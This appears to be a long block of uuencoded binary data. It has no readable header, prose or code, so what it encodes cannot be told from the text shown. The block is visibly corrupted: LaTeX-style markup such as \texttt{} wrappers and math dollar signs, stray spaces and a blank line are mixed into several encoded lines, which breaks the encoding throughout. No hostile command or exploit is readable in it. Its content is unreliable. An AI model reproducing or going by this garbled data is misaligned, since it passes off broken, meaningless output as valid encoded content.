MQI3\$H'6(;H;@M<\C(:P?UJ/G"O&?['U;=QLWEG5^RO<#^J&J4-?DB9:H6-/0 M):(43>:%BY8HFQ.:5\$M4W)Y?/P>[S@91A2K:3I3I[F_URG(DX>P#G!NNA8LQ M8THPR!MZHH\$GAC\$9,?`\$T78,GGNX5\)>3(Z[GFA^MR>"O%ABR1+AB6%,10P\ $\texttt{M0;0=@S<>'BM!3^3)[_9\$F->NS807V6"?X0@F(P:>(-J.P7,/]TJXBSNO\$\$<M) }$ MBE<9Q8<Y4X"2`L#48ZB**+A&\13XYV,.YP.)VQN[?[_\$LFKZN%S>QR-=7UPH M8)IO0!S9&T/1@5A\$\7@[SF`\0ZBM7(%WV=\$6BRWUN+(28L_1W"3(*BRR8)%8 M-!E#T6U8/?%X.\Y0>X90D^E,!F'=%CCG'KS1,01?C8MJ?IREEIXE+)WN&0/2 M0[AIS+/8@SS&\XRIQM8@R[]>M;`]&,J2I1<LG?X:`Y8\$PF5DL0=Y:L_C5<,U M7L\$R"55KL('JCRZ`_.&5(9Y+E7LQMIO[X+,\$+1EKH,J:A,HR2,:`#!(<MO8L $\texttt{M]B"/\3QCEF20F/Q5+/F'EY*^W9*W5+:@LHS),6!)(\&*2+/8@3TV>7DP>3^WT)}$ M6@.8IFQ>I=^*LN>U<`E%8<2,(ADR.++M>>QA)D.F7LR\$<PS0V_/ZKS#'D"\7 MCR_!5QFD7;SL?**/CN@R&T1&>!`R\X2J'+[GILDZ#(:\$+*E';\#)LGST"AQ^ MSHGOP, ''G+"LG`23Y/'M.&,'7XO>P5>&!WT2.J^@\U`'1F\$E8:@!9+`'.&K/ M\$4PZ?XJ#PL6^>8V))T\Y]YX=V,8O#LS6B]^BYP;D[HO=\NEKSNG#G\Z94.F" M-0V7[8ZB6,MP,:+'VW\$&XQF\+2?GIV<#_5N!5KG^HZWR*_10X47H?+/G%L^3 $M\::\SJL.OSI1_8+J,T;'@"6!B%*RV(,\M><9L^TM;=N\BFU?H<?[X[9E-U4F]]$ M5)\1.P9DT.+B;,]B#_(8\O3B-IH'E?F?-@_J%4C1"HJ&F!K'E<0AI,AA#['4 MGJ6C=3P?*IO?-1*,@N*K1(6"T^.X^C("HXDASW\$8LC2\^/MZ?GQQ6VW!:K& M7,DH[3WLM#GZ>"\'JSY)<K]J7&-_!-L;&F"H;`I:4%!Z=1Q:\$@K'DLE^@:OV M7..6N*4EFE>WA"2/6R*L>G5"01D-XU`&1(V`()/]`I<A5R\F9%VDV\/7^8'5 M]J<[_]*-R?2AFX&L6&C!0N'?<5Q)')Q+#GN(I29+S[,WE^Z%H*Y&[23R:S7Z M<'SDDLHDG); $V7M1FH2BT'>C2+JN@>O(8P\S&< D-;WXV?XR,)IH I5'$WV=$ MJ'Y!]1E#8\"20`016>Q!GMKSC-GVEK;]5QY-]'7BA>`)U6?DC@%Y-7B"P"6+ M/<ACR-.-VZ@7`N;/[X7BLBEH04\$98>/0DE#\$&)GL%[AJSS5NB5M:XL OA>*R M>0\0D\$9#^-01@06G3V3_0*7(5<0)L)>J\7\GEZHEQ4++5@H_#N.*XF#<\EA M#['4GJ6C3^\+(!!M)_0UWVS\\G.H:)E3T;@,!EI&_W%!>A1([V%!VK/8@SS& M\XSIRAC.\J_6U9AOU/66XM"K7*\$>!98\$PJUDL0=Y:L_3T;7W/1&(5_=K]%&P M"2_J)[E1LC-S3,[I!AQF)M`.(;,]DO>Y!U2U.&9^,3577FS3(\X.`,L]D->[MAF1>.Z17"D1TV@+/AGBD'8`6R1[*FT4#JK\E%@5%9-JBP+=C`NT`,M\C>8\= M2;P4#B<[>[22; `@\$HFP?5N]AO"K,\$_U%BKBUO4\MJ3\.P'J<C8'9'KB_EH!\$ $MWLW6E"PCI.9DA=N)LS&PW^,[AV))Y[G4-$,Q,:!f!G^\h78(6R5[;'S/^D$\$ $M, H3MT:, HV@8; H3S>CC/D>X: HQ]")YV%>K(U_H0, MB34%SVJ_BK?>_(X&4D\)$ M:(4G"[JTFO;\$=8,>9?NP;`_K;;TFPN_7=X4,0W)F@H@BV(Z@RSTZV.\$9(OP& M3\3^,*9F+H@M17,3703GU-F4J!)C*/9JF#9[O!UG,'N&8/]1B/"[MEAP#"F8 $M" < Z \& VQ T-4 > '6RT"1'^2D6&4/X DJ"7 < L VQ@-4+I'Q]_R/<SOW < \&; PP=P$ M[)7P>H#GL(=8BCU+].4V@/GOL9!@'%<QNYH2&\$HPQM+L6?PB30SS&VD*=%'C M.)H4LQK/80^QF#U+O,87`KDIBELJQY\$%LT3DD<<>9JKV3-&</X#Y%0](,8ZC M87\$"R7/8`RQ9NF>)YYDAD*U;0AE&D899(B;)8P\S%7NF:`81P-C@L5Z,X2IF $MAZ@DASW$TGB6P6<W-^],(D]NSB='[MWO^=OIY'AZY<;8<O^.^\2P>UILGMWE$ $MI_, 5-NVD/"NP.V)\SMY#A#I23L!+OV]Y4S-]:F5;@D[5P*,+RA1>H!J6BK,$ $\begin{tabular}{ll} M?YM & 7/SWF<N*PA9>\D332Q*263&.UTU:^<.FL-JXW.HVO<UGWCG97`CX\/3 \\ \end{tabular}$ MQZ?YT_+NM^"]&B;__>-JUWNJ9H57/,\$P7SX]]=ZL<0SSQ3OQR+.GY+FG/+_<

MW4'_<\$T.69\$2?J9F66`-RLHRY`@^=Z'Z_&6S^\$WN9?+T'(KMTKF[&63[0EFP M00&454RI.N&1=@X]BS&6R_GF[AWAW)D@)_GG=P_ONR13DM1)+C*:082.9#9E M3:[[]Z+U'(<T2:RA\.-RXUXVGS^+H4C*DT"0'BFE(-UDDX7)\\=?=RC,T]LJ ML7&60Y-+_G:>4.J[6[TX1W6HVNK@VJDA<MV2W5A'8?,3:9#FYY.SZ=S=6,]J MC4LEC5GKLP9:)R30\$1XB\$*X"4T+-1V7#=+XV>[^_Y!7U3BN=1(>K8L^XZ+5# MJ#+4/8D*9V1WG!^4M'>7:06#%N)"(,_%'I\$F._"Q_7"MY@C\$*,2W(DEHF&Y[$MAOM^-]O[GE>2,&O# 5\VJ[^]+.?O1:%'I$/U.IOW;-"$285O/AR!5`JI*:]S$ MI)V<3^;N-6H5%.L\11FY<+W8+WL-`69&K26LAX8Y7GZ6VQ*F6VXAH?9J: M&3<G\$A3%E;X[6[NH;F4HXAMR(2@67A#\F_:F2CT*KXD/./BLR::\$/2._9FI* $MK+C*U$JIL")@3N*C-RII@S<_I.V8WW$[JK>A2WU:[M"OJ<TT=?V\\=[7)*^\$ ME*!)[_Q1_EJ7G9!,7X5W]T(`6;X*388N(]/<@W1L&2/A:;?58HVA*,_[M)RR $MR\&T4.V2^{a}$ 4 5 M1L, IV@#MG@I!'F7!2P'\$J^(0[>FUEF)-<9^:MZDXK\$NR['":N?>[?>@!4;HF MK82#O".?Y67\T(7KK=BZ:].TA\$F?EA^WNV6/E.<M[>ZWY[DT6)(;N@:Z&]W] MLW07@]0Z0=AV956M*M6J%%T'`;4"T)0KDFJ'#9:^#^RZ&,@>Z"ZN1-?CU8<B MTN_%PB*805UL/L=DMFAA^904>SXAAZH2`3(%H.4`<G`0^01X)V-0.1AQ>31_ $M.SD_MEA@JO'T.]K"[X3"W@X4E[%$T5AN]W=+R7"]F[QO)21W+-0;V[PCKQ)$ MVF+P4-\IDS*?=&1G3#0^T5X&R1*F[@>B%"@A^XS*EE@I,1-5IB>>6BL5J4&6 M#;/\[N3LVHN9:/E`AX2TA6.FJ,COENX"DKFK!"]R;9L"G0;(UCW-XMES3865 $MWTB_{='K^8^{"'}!@:".[[[(+&Q7DI^2(=[&XS,0]:?Y=O4A<2HH^&ATR-TIZX,$ $MG3R\62'\$WG[O()U+^{.4}_{200W}+<4YHW!G;Q0@A3M7=DHM!TN]>5G=H\1JH,1:$ M;1>4S&Q9)-R"W"'4Z4G72(F/UKF2Q<+7(*7X@HCR409[07=)^UD[#1&G^S\$^ MDE>;?7*NXT*?KQ9)!]`#EQ?V].@7+=1@:SB?KY(X53/(13"/V]5FAQM&8!^J M?'YZ%"9RAWB0<UMLKL6Z!>J(J'[!@@%1#B3/JH@I99WNI_G)N6(KQ=:^5Z** $MO) = PCU7C9XG#H@GPK<+, > PF(5)&9CX)0_=G.08P+@.G%06"+T-C=W'/-01B,$ ML=.'T_LV\W(@R+**1LFZY4QNKM]*2?*VU>GU+YVPRFJ&E0?^5Q?0=.-N-CVZ MN7*Y '0QTSK8/LS%%P\$":>52M,6[U7JU6RV[D7!Z+QWV:0<9ER&@,P@BXO3C MHV2U;4?^V\$T"JO^P'TD!.8VZ!2MO(Y!,(>@O%.MP;FWE_+IGI5O5KMUIA(<A MG!TRU<TE,/@#S8ZW'Q>KC2*A\$-,(#G2Y7#P_?Y(WW@B7^ADFAQR<:X<5R&]\ M&55!]=8Z@^^,7*6BJUHH_R`C29JH[ICH^9K3=1\DX6:US?01)5N5.F:!AK% M8E2\$GRD-I%7GR)X*4AH@O,/KEIM2Y<B4PZ">.*MP%Q0MY9X8>=D%Z;35I3RV M(=^:WZ,.-!S93UYV'ZAG6#,N#\N1JQR%2IYKTSF]1+,9UOJ\5"S"\)TSH&<_ MGK5VN;@Z_2]D[E000%:61K,O\$FUVV7M<75S+(0)M[C1TBC1N1:'W=O>_-OW M@&3]IHX&@M(#66L/+O;&SV\$!;E6`_,L"%+\$`80L[D+=*`"NBC'TS_->IVUYS $M?250#4ZLMUY1*;2F]8*[=$='H8\RT(1J\EZ@&QZ+2B;%RFJ.?C]HDQM=:9".$ MOY^>ZEF<, *.=RT@,C_S8]/]R?CWY3ZT1)Z>8)PC98/0Q^[S9+?[^HXQI\$,!^ MA)/=[6A7RT<WV10AL;(:-E2\'P^]'UHJI@6C'M8^=TV?7+B!-*_@M5O>%GQK $M!*=]T%)=/=Z=;J32/RQD/^4&S[1#!)3G&R\>G9*S1E<2H[+JJ0`>^CF3R?7[$ MY=/T\3=/*\$KM1V49U]V]C]UQ2JMK+3ML0/P3LJ'M8-^ZM: [W!W1&@T/S/X! M`O^)Q/]\$#J"?W)P?7?M82E-%9VU<:]LC3U[B*>D^VB@ZU[S3@M6AQW<]>6.G MRE0J4WMGEMPO^+C8W7VX7KQ;+Z,*WJ%^#[::97%'CS>^,(9G&B]')5"39`FS MJGIMS $3\$ *+N!;QN(S-#ZR?.<,W-]FZ[GBUER6]SYSN'<\$#] 7B[QUPA!4:F MFCM\$'8,9A<'&P/LQWI6T`W-!3J].)D=3%;9]RS8>\>^C^!Z&S/5;31+'/XAI $M`VKL@G#="$9!&TS]OQ>:.A\&?:^:\=KKX^7#0EZ+B"M)GM=>=FD!Y/_MI9/N$ M`L5@\$6G('&H^C39L.CH`JQ2&Z%+\/.BH^U9N_@6M'-:3XIML&QD!1L,V0!@# $\label{eq:mmav} $$ MMAV$: 9N"/8$ $$ [8=P(UL85&4Z<Y@KJ\FYS-9$],N13NQW,^A4<_^T!RZ6P+$$ $$ MMAV$: 9N"/8$ $$ $$ P(UL85&4Z<Y@KJ\FYS-9$),N13NQW,^A4<_^T!RZ6P+$$ $$ P(UL85&4Z<Y@KJ\FYS-9$),N13NQW,^A4<_AT!RZ6P+$$ $$ P(UL85&4Z<Y@KJ\FYS-9$),PUSS-P(UL85&Y@KJ\FYS-9$)$ $\texttt{M*}\$387\$ = \texttt{"[(6["?-'\#`\$`*!50L3.K.1=5*US=N\$_`A\&M;D[.MR=,OC1@VSRL9]) }$ M,+B<SF?[X9Z+(EIHB/'YPW*]7CPZUI-3.[VXG)_8R8\SQVG`B45GD1#>Z9(S $M3YY/'A_?+)[P*M.U(QDLJMZ]\\Q=7C>_?N$NS#-9=)1Z'.X`%^KTGDGLC/U.$ M3/@+?ESC+1#`V\$7B\$=G+RS?264VN)Q"X'748C#KZI`(D##44\O;8J3MO]1EZ MIA6`EKMNN10EKMP7@PL9R?QR*MNO7"&3-IOV4;;ZZ^QR>MPSA7;JM,6X\6`8 $\verb|M9'MZUWY0KC`RT=0&KU>/?#,&+8D^&M.36$,@A6KM=[)A1*8(3+P!C=2_5?7Q | A1*8(3+P!C=2_5?7Q MF:?(_AGTYQ,QHC_?B.G)K.II9_3"B5\$1%`V!6_79J[?0_IT?25KGI&B.@ $MQI: V'(/9[C-89=VO!:!1_($+:IG?])TLG,HMDFGB'E7"-<_/2H(!0#I>)$ MR=?YW?;ILU(X'-VT)S`2GCJ'!3?/.ZG=3@[>"8T\3H^MO)D.@?'50DL]6B^> M62!'GA]^77Y&.CQ1!Q>00]WB+K3@]G'ZC-][TA)I;@`N'O;)N4XQ^E9F3#;J M\$FP4'`9A'(>?*?U6#_A-0S?+7LEOC%WZC6E#?B,I]ALH?XK?C/E'^\$VK4F;4 $\texttt{M}) = \texttt{C}(.P; *\$82E \# J \# A - _1? [O; XFZ/KB7H - '_>2P "\$ \ Z7; RLKGKOE; PB./>_MP@)$ MDJZWW:KVH\$T0^D:.%AXFF\\7LJK9ON8\<=MKEBBNQ,@!=G!K/V>+QT=9#N7[M9/*/1^3^1\STWFT]NE[M?\$V6^/3&"E5C]%9J!>RL'(;4"FEHJ#(RE(:W27Z'

MH8P)#86\$_W-#&3-J*`T7C".A(@T50S*%H`L#EH8*VVX,(Z4.!+V*6FG5IB2= MJT)VNZ?5NY>=/TS/9V?<F'V]^.PTY0LS,)NHD0C9+8KO::80_<0^^KQN().* M7JCH>4=BNM7%?]F\OL05))9:'DN<"V.>%?@\WA69UJY4Y#8:?[J97OUR]<8! M(+0N.`\TM:LR;Y,2?7F]S%V:+,S@K4!-;YRM4&Z0LY;<:,G:+42`7+L\$K/\2 MV>WT%:@1@['Q(,!H3CER`C)J]13*\$48#J88Q)3"Z9*O@;BPKD'6^0F9#"#4" MKIOF%, "@O(*5IAB<-7Q:;:0>/[@%RDN9L\V=WNV<Q[E0@@##W)E<,22?D)_\$ M8Y+67>@U?/,:+\3:U4[J\U0^["XVG=CCTF)XP<:5G\$0.\$KD:M]TMUN[2(TZN MOA23D4NQ3\$NII/P2O9ZH@_23I^7??'J1(H2)3Y-D@]N:2\$:MUZ*D?H6:\1VF M@.KO#`*UTH6DOGMVSA6(S1Q[9P?I.>C8E:`XN)F?8:]_N9RV?D;SD@^;/E\$3 MRF/!KKT/:4*)O!)ZO;6X4PKM_.GF?OGW(`0B`&],1BB0^G:Y?@S9&0\Q@OR, MB?8=42L;C]9A0"!8L((B04E"\$2Y\$*9&A4M?*=+IQ&V-D(-1]).5(]HE=8M(2)M/,L3A0_&5W'X,*SHX]`W<"):6>&DDR-`#0`FK0#2RT<7-VZN+Y>NR3[#4[=L MJY4:6X:284>KZD,^\$W*\$"(Q>Y@%UT&E-&2\$BI],%L[M%2^*X.78G_<P<7<T/ $M_{P}['_H9T\\(JAK=3\#?$QH.Q=1Z=M_/HP\A,D8;5+Z*G3L]EQ\\+YT31V37NB$ M==@UN%%!6[\$1WX00!FNG1MY@NVK[^<</\OJM#ET1M57^_I\$1+:AYH9KGM-\$X MM%1H12/EO?`-NR-,NF/K4*B(2\MHM(P:X@R#L@0@G402S0,V>\$4*Y\$QA^M)4 $MZD"2G[52)T-\langle KKBB@[,7LVF(*A55$3742;O]J??K]ZZ3GA\=O[VX^"MS*+"R]$ M':0EUSVRW\$UW<[DG-P&91%"[)*!CZ;)'5_7;EYE%73&O^`+?K9&>M7M"V^>N $M^{\0}.30M9 < WIS_Z?W[V0)7 = HFI)MD/_]W;]D?; == ;Z4Y0 + &H\, +XNA4\Y$ M<1W`L?\$!?,./B3BYOGF[W?Z*O'(V9I+L+BA<RX;6\.H;OT8::J_6H<,Q"1^@ MT^E8+\6P;\=;M6/UC[+CGVD^8X;-=ZOF8>QB!#Y\U^#%9T0"O?E.Y+BN1F&6 M8LGI6ZWGKWWR2T]V^_Y\$/A2W:YZ9M]OJ4K[V,%])&#<:;\$\#^QXTMB6,%MFR $MH+G\&0K\&N([<W-49)G/;K74'8!.SWGCN=V'<'YW#F_G9Z6SF/KY,K+QT?.:^$ M+<U[)W(V3FT^/9KY]2HD\^'1+%BO"IT#+V:9>A%M3\$PV(.OG5^!Z3M8JDA5_ MBI.+?R8G& -M3LZJ?[23M:IFVH6U%TK\$Y\$K)-9U<P,GR>HX[5C)3#S=X[/I8 M-GMQY!B>#N*E6R%%=^WP<N\$NR60@Z7B7J3PIZ<N&A"91";&TT*.EH/'[*D`X M?'0UO;3R%7:B,*,P7*/\S8':]W>9]X(OO"CL1+9VWWY8[%C3\$:K^;1R)J;OE M[6KWP9/UR5ZRR>`NOCW9<Y'JKU#^NL`NOZ[U^D'L.V"\0HW'KM+D'10?*JQ2 M6/U_:^.L&K<QR/\\$-C9FS,8TGO:G>4(;UZB%,N34CC1W'6GUAX8A-*LWXAKS M_.@:0:?M]J,GAU&\D2;'D4EDRPM:FQA.S,2Z07'L_6`_YH9D/S\-T3K#)DOM M!OAH?"/8\YVZA9J%O-Q*Q=`(DPHN3ZBC\$&/CZDKP#59X9!64Z=]WRXU?O//' M5GG%X(/0649>]X=K?/TUBI*S[^.U]&BTM&:FY6YA4YI!EE%\TS#!QWY\$,`H $M^*TYD(RO6XVOXL^++V, QE=6069\9=4WQU=6_<[X,F8HOD#X^/+F%>++V.&$ MXXO-4UYJ^&`,,02H%(!1A"+G\$EWXJL`FK,\$WD0_N/#3&!J6+KL8I)LCO`?&1 M(F.IL,7P^W%]GCIW3[1@#`[Z1!T=X+)XHKQ4&OB%^;)45205@B:62LU1Y%JP MH50AL5`B^E.@4!<O9\<3%:ERHZW\6^NBC,'.MO?`YCC:P53GYF=-5D4&7E=^ MW%TN'H,%PP*KC_BT\;0[6TG->'J_:F/2:!T33D<+":@0(\$1MPU"PFKH3K6XE M>28/"#[ZL&T8MIY^N9#)@*?7C%RADWNP_2R3&O;H@P)[<2V-:S7']D=&4JT^ MPWQX"*`=>(D.'\$@Z5>.L3/_MU%=UJC&_UZE:\$<M,?89><PA@%,!>4Y!P*BMJ MB8GO-W>:]"DVE\$0^97)3AK/D@ZMI&[>;P=F@-ZS=7&^9&KZZ(G[WR?ZR\$W1] $MG>0\0?+1]G&U[-U0$L=!5L7S;'U\A6Y^"ES,>TQ([,8'+M,I=4P/OH$:C1DR])$ M\& >1*C!PRRV7.U.[@C(D\L8>5U7_+4D,"/6&?6"D1O2!0&B]L`YI_Q\L_$ $M)EZ,&8\7(EXU7K0)J1(-"8Q/^D0=G^`Y":*"Q59%:2O47H`<DW/-I$`FP`6K$ MO`HJ`=(]:1&UTBP8MP(+9_B*:H#2#RP1N59-<9LB<<%0D3!.52#)`-UH-FAS MDG@LE: #A+2ARM]AVC00(CH__X^)->XUCBOZE;+>@7"ZX6J3MQ']LWYW>]QXW MZ7'O'#>\$:#^_#9%-2W9V5I@=Q!7\$]62\;64L0QFSZFMEO&TSKY`Y/O`/D6N0 M\7E?8780ER8\$?H>-(&Z#P*QG2QPZ?\$1U]]:\$7!&#YDG[.0..88QBO!5AQC%T M070L)LV9EEY,&G1\$3*I>::;.AF.86C\$PI(+M&#I+B!8Q^S&I7W3RT,\$0L&UW MET^!@;G7\FQQ]V&U6084;KF\>0X9_"SK>'OWXMYB8#('LZZCX#UTP>+IXPRW M?&@J5P68&&Z*\$!FW3W*LO[LB<+E]QO:>8#,\$-V.Y#NZYNPZ`1%99'^%%6^++ M.[E[#<G<3V5JWK,=5T^-+QR"BZE&J8@LA=D!7\$\$<G15&4U9^G;.R*G86*;&S MD!P["\F1LQ0>.0NI S.8IVHU,RNEL746JFH7PJS,<XDQ(7.RK1F&5>STN3+ MWOHSJM;Y=K=Z^!PRT%_T8UB]O%"Z-W[[U%O:#4\`D%*H!/B(%)1\$'S[Z<6Z* $\texttt{M'EC2XNI-_TGJ} \\ \texttt{M[$A<?Q\backslash OGN:?6X@PR2$W?S,ZB"M;<XJ/*\CH(*DUKE?]IA}$ M&UMG6>U&#CFOP^0\'PI!3F'],)_3U3CT,\$]%Z\^795F4]\$L\$U!K)AF&;LT[5-M,6A3(JI1*MH4A=D!7.%Q89C>:IB67QFF?T:C\$H1IT*S\$S<U8F)(:ARDI<9B2 M, A2F#72, &[9_A^E@F+(=U-84=\#%U%JI:\$T59F-<GA`7AJEIHS1'8YI%07HN M5PT\$B=\$Q^F"_8""XT1*U>N6^>H5\$HT34+D79&*8H#(/`BZ/NZ"HO(;:+_VBD

M^MA^20^7Q2%]W\$13_B![+;S2PIWA8VJM5!A>83;&%0EQ5"\$<<Q1II\$)6Q2HP M/58!R;\$*MUJX^J!P/HBI1JEP@L+L`*X@CBJ\$/7%1XIO`JWCA_A,:B_`;=AA_ $M_A-"((2*6*F()*5*K94*7RG,QK@R);A044[>4BCZ*K[Z=D50543U:`F/1E2C]$ M5'A4878`5Q#G%+TZQ4T'8=4JR]\$)8(BFW3@SA?6'`+4"X`!%VD%HE1`:B!96 MF2H=F_1UT9J=VJN"088`1@\$PF2+M,+0@-!`MK`H5JD)^%QYB88`,C\$>GF]]6 $M3]M-.,(L\Z^-#1<SFM)'T\"GOD>Y%^9A];Y#*0>LDM'(E6I"AT6^6@%PF"+M$ M(+1."`VL\$M:;.OVR5;)JR"JDQ%8!(;8*DF.KD#)F%2Z@:*S4C)4(8!2`6%&D $M'886A/:L8B9J%=2PY)\15A[=48LPG</"XZ6[ZUR*=L3G_NSE;"O?^;=^]!=.$ M7W3/FI,\$>_J".4SD!<-XJM1RC,T(4"L`L:E(.PAM\$D+[7M#8;-(O>^'_.#;I M!::/>0'482^`-.X%D,>\H/';:%UH6!<B@%\$`ZH(B[3"T(%2\<'8AQSHN>MU-M,]K=].":H88(7J091M2*0(PHU`YCY1@>P9%\7&A,1CN='IY9PGQ@I(@QQA`# M\$Q)MQ^`%X3CY<G%U334HXZ@1"0YUKIB;L^\$0H"8`)B34#F'3Q&,#T0+SI:/F M"\',C;;#80(0P!``PQ%J![\$%L5'P97ZQ6^<1D>7"^MX?OUH;PCD"[Q5`(6AL $MK\#N/8\&IB8\&^B[0@\2SP\THM6SU+J*9A]K!T+]2)\3"\:-Z.GL"P[@C'$P*E$$ MVS%X03BCO.>L3*<; EW*90.RPN "^B8EQ20"L?.NW!Y10< "6S".["B `7DH\$46F $M = [' > .02H"8!K";5#6] - X;*!_X%23QOI[Q\:]P*#^H/QA_6\I,J,`"VE#`$,`$ MOH!0.X@MB*7_V:-3_[:RWG_JK`0ENN&,B:'K!2I'08,%(@9UF#N+KUB\^C(" MU`3`EX3:(6R>>&Q7%_HR3[].EZSZ%EUHRIQ^POK,\$,`0`+\0:@>QA<>*+GH[M6*\#RN&:,MQ#D8S4/4;EP%J\W)X;MK?<*]`KDF+17UBD&<'4Q,!E1-L1>)%X M>*0I'5>D7Z=I4/_B5I6:,G58TUN*16]B+6<\$8XB!0XFV8_#"P[VF_;ZQ*+\$3 M3U9FGSH?(K[\M67V8?\$T*TE:KB;L2\=:'/B@.`PV6[O>,.JGZS\$'T;\`%DT MX*B:4Y1#7V;JX8^H7+[V2^&_XTN+OW7EJY:Q=?!.XA]9S6:#\$JYDW\FRDR9Q M*7LB?G"[#"_/@ILGXLC,?(5A'<3BVPBF)@9UD&@[`B\3#X\BTW_[3X<B,ZN^ M_(\$%D1G7QZA+C2,3A#@RF1Q'II_`Q=]"XL@\$?"PR28TC\$^EQ9/Z.CRO_OT3F M+<.(;2962T<PAABTF43;,7A!>-1F&@8FYF&'S#TDM&\$!*0M@;8HA-2&H3`3; M8725>'1?XIRM?*4SA:@U5UGCYE]2HX@)QR.]<B@+'8+EV!&,(08.(=J.POL/ $\label{eq:mc} \texttt{MC]2[I7IEJ\&[<5D1MR\#>JYW<7593\&^R[&U,3`>43;$7B=$!YYKZ\#W:DX)AKS']} = \texttt{MC} = \texttt{$ MANVK?=>>3150Q[/E>GDG7RBOV[<9_?3`7X7^<?7L%LVNEKNGSP3UI@L]@:D4 MPP`KK2,80PS"@&@[!B\\/+(3PZ`N! V45 :&=OCH(_D0[>>=75,K'4XRIB4\$\ M\$6U'X\$U">!1/I9JI71.-)B6QG"7SI#NQ6#@,,83`FP3;\$73AT132W>4AM]7W M%P[3\97#83:64+\$\$6G8<6A,*`Y/)'N3*DL1SC:G`;6?C:XO#;"P!5@<_51B% M&D)A?3+9+W`5Y`JJE-[S"RBV95*)MFYQ'<\$?=C]9+=?WG4/N_:4%OB'4J5SM MUA7L=6^S%W^]U(O[3VV2>QFOTJOD`E`M,LA=R_*J0V=2AK]QLR2WUX)3?O#J MP#'E:(F&EO#1,@[&8BA^P>9NLMDO\F6>;]C<W%**J[:SZ(L%#R]\$5W!U#+O8 MFROMOZ6FNNJ3P\FP72@M@P/O>AW`E<1ADSDY["&6VK.((=R[-T&=1WH#"U#= $\label{eq:mts} $$\mathrm{MT}>] FX4:=$\mathrm{AMRG}+=//\mathrm{H0TMV}>/\mathrm{WE}:+\mathrm{D}\#+"\mathrm{W}^\mathrm{QN}.\mathrm{C}, \mathrm{L}/-\mathrm{IW}0\mathrm{I7CP}=\mathrm{J}0*\mathrm{R}'\mathrm{Z}$$ M@5`[B#4>&Z@7M`=9_@7ULNIUU&-%]]MB\4#J\$*`D`\$XDU`YB:X_U88P[SR8W M]GHVH8X-1F31_#J))DI5Z9TI(VFY#_E^<L<;ANLR'I&Q))K;;R/%ZP.C*#H0 MEV-XO!UG,)YA0\$VZTN2QFEGUFFK2[(8^Q+-@HZB2*#B2>#O.4'L&J'GQ\^EQ MV`>WM.;50I_T2J"U!:)BP(DC(/HPAP\)MZ-XX_&Q;01@GK_:-Y1^"12CH!CP MW`BH)`B.(]R.XFN/CW3+)M2MP<#CXDDNY>P-GGH<?0]\PFSAAQ\$0 8"CY!YN MO^#&PV-1Z88B#T3M#9)Z',RV8+8PZPBH)`AF)=R.P>L]/-CV3FK#ED8*C*@E $M35=B6*X.P#,/#^H)".5VY)12$3-R5M((<39`6"Y!W;/&A%0*4"*&:33%'X M^0_4-0:MD\#XT.YA"C,9.Z\L8P-QEIBB[2@\W\/Y_;*'X+Z$2@H=1I3,^_&A$ M6#L"KCVX5V!&1*-:IBPQ@M0T%HX&>K`=06=[=+#[DU1NLG6EQ=2<O(@5Q=D!]] $M8.F! + "04@3LO44A$I4TP.R7.QL`FV0/#30$D,SX25\P`G8;`*4*/M$/0W$-]$ M2:\$@ @,T2HKI)=D1\$D3:(6CMH6%)AF1&@W'DB&XPA<00"`4B[1`TVT.[VR`) MX,905]0@(&<.B`:%VF%LZ;'=TC("N+V0I46`FCGX_84L+<*FB<=V2S,\$:&S4 M+"T"T#JX;Y-0.XS-]]C>ES@B&""H5L,0&@B3'@^V(^C:H[7(R`2,%%2R04A& $\label{eq:mass} $$M^*^8>6@^V(^C,HWM^*YD3X5=A,$,.0G)D@9^BV(^C2HWM^*D3XU2X6&4-H*NRD)$$$ $M\&`[C#;)'CV\to D(@6Q=4U(-(\&LX@E,AC#S/E>R;.OT*RGWXE4OH`G9;#H-TC$ M[1"TWD.CJ0(Q'*;@;>414\$[3Y0@GPNTH/MOC^P-=0OOP&^4.8W)F@Y`BVHZ@ M2X N%YH14G'\$Y@N-,30:]@=XM!U&"XGHT6/JV[M?,SFF C* DR^-CJ " <MX M?%]2GS_(.G.;G"&Y<:FKC:89I.4N;;W=O&\3_;/[,[F)>GJ-1)PV!\-W#_=S M=T'6M?L3*W%E(DEW6/X!1(?+DKAX>EI\1F+W9?O2_-#F*3BWYB>+!<P6A3DK $M(??OW+.EORW6;6FX['+WF^{H}NY#T.7Y"DO/@D?ZK]P_99KNM2.=/VI?$/XU.$ MEDK>[3%?K%>+9UEO!PP1"*K)E'Q__[331\1K?499DM>XZUL3ZP2)P,[7\@(2 $M_{,-}/[+-;RY,SR267)1)9/=]NM@/0&:Z@+F>*TX3^;SN9AEH8J#))M)DT].$$ M*FP&59!DR170?"\F%DM]23E*>HY*>AXJ">GNV=BP%)?DWB=5;A:#M'TY130M MC<IY' "GGD9FR(!AI!4518RS5S^80FY;7+>GBS_F[-J%V].?YN[3]TY58B[30 M,OY=MW\;_IV6;4+.A"R7A!]:29'SIY;2M#E_2CNNE82LZU:R0FHZ`DF@P!U2

 $MN1U5ZFNK5I:T+A%='Q8?5^O/L^&+D%0XP!?#5%]"RL!&OLG[8M..W4SNH'$ MR96+?"+&[6S"QQ<%B^A-DD_AHK"_;0;MZOV'+H%B_\$^X70D9F4ZA65&B6&T2 M"L?2OC^BWX; `DW=XTJP&#V[\$J:62BV(KN?UF)G9;[I[U@4T9DSGA0+FY?SQ^ M[].-\$PW/IVWNMWAI%.'G2#@\J;ICW1S%MXV@SJ:[I%))KM]4K/>?6JYNG;>@ M[\+XD-1[9V.D-5TMC2A)AZ:=N)#[&MTFA39_@^#(ZN?G@>"8SR7Y<7'?1J7I M.KS8%Y#7#HH:_AY/.)6, `^: 0M3ED71G3E'ED4G.:4J5\$157Q#"K&XZ#VJ-)X MO[@;0;B5]7P^.3J:7FI'9'+MB0JUM!NS/+3=28M^(U?@*+92;\$TLWT97*!X M"+HYG%W%SUOY\JS'<7%^/CTBVC!_I9Y>'%W;3GZYYE<PO[*;WX_3Z\OI](H7 M[0B@4HZ:'\$W\$X4K8<Q0).;J("YJL2`'@?8ORB^EF^?;ZXMPJ-E=L02S-FP?@ $MF8(K! = <\$-PK.:) \#SZ; 6[GN:J92A5U) + F + = 6 \ 18@_O[Z8*-XH/B>^<'CYJ7A[$ M.KN>GBNX5'!%<-U54_)]:Q7;4,V`IEI5";52VM7TZ&<EJ24K6K*B)0/HR=7% MF<)SA1>\$][P_FUH?3%6EX)K@I@]F7-<J84TSUED,O;Y0L%%P3G#1`_?"12Z5 MH2) #W6-X>W/-YX2%VM#L) `?QWZBD#25M,E];?;"^O9A=O_F%42(8HTPYF0IE M:DI-29, 